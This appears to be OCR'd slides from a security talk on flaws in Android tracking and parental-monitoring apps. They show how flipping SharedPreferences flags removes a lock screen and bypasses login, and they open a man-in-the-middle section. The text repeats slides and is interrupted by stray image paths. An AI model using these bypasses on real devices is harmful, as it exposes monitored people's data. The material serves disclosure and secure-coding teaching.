"Authorization" Check

```
if(getBoolean("l_sms_full")  == false)  {
   String[]  msgs  =  getAllMsgs();
   …
    singleMsg  =  msgs[i].substring(0,  50);
}
else  {
   //return  complete  text  messages
}
```



Observer





WTF 2/4 – Admin Privileges

- App supports two modes:
  - parent (controller/administration)
  - children (monitored)
- Administrator can create new Administrators
- Administrator can monitor all children

WTF 2/4 – Admin Privileges

- App supports two modes:
  - parent (controller/administration)
  - children (monitored)
- Administrator can create new Administrators
- Administrator can monitor all children


????


WTF 2/4 – Admin Privileges


- App supports two modes:
  - parent (controller/administration)
  - children (monitored)
- Administrator can create new Administrators
- Administrator can monitor all children

```
<boolean name="isLogin" value="true" />
<boolean name="isParent" value="true" />
```

WTF 3/4 - Remove Lockscreen







WTF 3/4 - Remove Lockscreen


- After app start the lock screen asks for pin

????

Remove Lockscreen

- After app start the lock screen asks for pin
- To remove the lock screen, change SharedPreference value from `true` to `false`

```
<boolean name="pflag" value="true" />
```




```
<boolean name="pflag" value="false" />
```

WTF 4/4 – Authentication Bypass

- Same works with login, no password required

```
<boolean name="isLogin" value="false" />
```




```
<boolean name="isLogin" value="true" />
```

Do not use SharedPreferences for authorization checks!!


Agenda

- Motivation
- Background Information
- Client-Side Authorization
- **Client-Side and Communication Vulnerabilities**
- Server-Side Vulnerabilities
- Responsible Disclosure Process
- Summary


Mitm Attack


110.3456
25.3008
DATA
DATA
user/app
tracking provider
(back-end/cloud)


Mitm Attack


110.3456
25.3008
DATA
DATA
user/app
tracking provider
(back-end/cloud)


Mitm Attack

